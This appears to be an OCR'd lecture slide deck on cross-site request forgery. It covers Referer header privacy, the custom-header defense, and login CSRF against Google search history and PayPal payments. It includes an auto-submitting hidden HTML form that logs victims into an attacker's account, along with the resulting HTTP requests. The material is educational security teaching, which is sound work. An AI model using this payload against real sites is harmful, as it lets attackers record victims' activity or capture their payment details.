
Referer Privacy Problems

- Referer may leak privacy-sensitive information

  ```
  http://intranet.corp.apple.com/
  projects/iphone/competitors.html
  ```

- Common sources of blocking:
  - Network stripping by the organization
  - Network stripping by local machine
  - Stripped by browser for HTTPS -> HTTP transitions
  - User preference in browser
  - Buggy user agents
- Site cannot afford to block these users

Suppression over HTTPS is low



Custom Header Defense


- XMLHttpRequest is for same-origin requests
  - Can use setRequestHeader within origin
- Limitations on data export format
  - No setRequestHeader equivalent
  - XHR2 has a whitelist for cross-site requests
- Issue POST requests via AJAX:
- Doesn't work across domains

```
X-Requested-By: XMLHttpRequest
```

Broader view of CSRF

- Abuse of cross-site data export feature
  - From user’s browser to honest server
  - Disrupts integrity of user’s session
- Why mount a CSRF attack?
  - Network connectivity
  - Read browser state
  - Write browser state
- Not just “session riding”

Login CSRF



```
GET /blog HTTP/1.1
```

```
<form action=https://www.google.com/login
  method=POST target=invisibleframe>
  <input name=username value=attacker>
  <input name=password value=xyzzy>
</form>
<script>document.forms[0].submit()</script>
```

```
POST /login HTTP/1.1
Referer: http://www.attacker.com/blog
username=attacker&password=xyzzy
```

```
HTTP/1.1 200 OK
Set-Cookie: SessionID=ZA1Fa34
```


```
GET /search?q=llamas HTTP/1.1
Cookie: SessionID=ZA1Fa34
```

Web History for attacker

Apr 7, 2008

9:20pm Searched for llamas

Payments Login CSRF


FAQ - Sura-Sura Kanji Quizzer - Mozilla Firefox
File
Edit
View
History
Bookmarks
Tools
Help
http://www.kanjiquizzer.com/help/faq.php
Google
PayPal
Donate
Done

Quizzer provides an interface for studying these images.

Wow! This site is so cool! How can I show my appreciation?

Sura-Sura Kanji Quizzer is supported by banner advertisements, but you can also support Sura-Sura Kanji Quizzer via PayPal donation:

How does the quizzer choose which kanji to display?

The displayed kanji is chosen at random from among the active kanji. Special effort is taken to avoid displaying the same kanji twice in a row. It might still happen, however, if only one kanji is active.


How should I use the Sura-Sura Kanji Quizzer service?

All we ask is that you use the quizzer honestly. Bad data will make the statistics less useful.

How does the quizzer calculate the "success rate" of a user?

The formula is (Times Succeeded) / (Times Viewed). If you view a kanji but do not click the "Success" button (for example, if you click a link to some other part of the site), that counts against your success rate. Please do not worry too much about

Payments Login CSRF



PayPal is the safer, easier way to pay - PayPal - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Paypal Inc. (US)
https://www.paypal.com/us/cgi-bin/webscr?c
Google
FAQ - Sura-Sura Kanji Quizzer
PayPal is the safer, easier way to...

Kanji Quizzer

Total: $1.00

PayPal is the safer, easier way to pay

PayPal securely processes payments for **Kanji Quizzer**. You can finish paying in a few clicks.

Why use PayPal?

Use your credit card online without exposing your card number to merchants.

Speed through checkout. No need to enter your card number or address.


Don't have a PayPal account?
Use your credit card or bank account (where available). Continue

LOG IN TO PAYPAL

Email: collinj@cs.stanford.edu

Password: ●●●●●●●

Payments Login CSRF




Logging in - PayPal - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Paypal Inc. (US) https://www.paypal.com/us/cgi-bin/webscr?cr
Google
FAQ - Sura-Sura Kanji Quizzer
Logging in - PayPal
PayPal
Done
www.paypal.com

Logging in

If this page appears for more than 5 seconds, click here to reload.

Payments Login CSRF


Add a Bank Account in the United States - PayPal - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Paypal Inc. (US)
https://www.paypal.com/us/cgi-bin/webscr?dispatch=5885d80a13c
Google
FAQ - Sura-Sura Kanji Quizzer
Add a Bank Account in the United...
Log Out | Help | Security Center
Search
PayPal
My Account
Send Money
Request Money
Merchant Services
Auction Tools
Products & Services
Secure Transaction
MEMO
⑆211554485⑆ 0012 1456874801⑈
Continue
Cancel
Done
www.paypal.com

Add a Bank Account in the United States

PayPal protects the privacy of the your financial information regardless of your payment source. This bank account will become the default funding source for most of your PayPal payments, however you may change this funding source when you make a payment. Review our education page to learn more about PayPal policies and your payment-source rights and remedies.

The safety and security of your bank account information is protected by PayPal. We protect against unauthorized withdrawals from your bank account to your PayPal account. Plus, we will notify you by email whenever you deposit or withdraw funds from this bank account using PayPal.

Country: United States

*Bank Name:

Account Type: ● Checking ○ Savings

U.S. Check Sample

Routing Number ⑆ (9 digits) ⑆ | Check# | Account Number (3-17 digits) ⑈

*Routing Number: (9 digits)

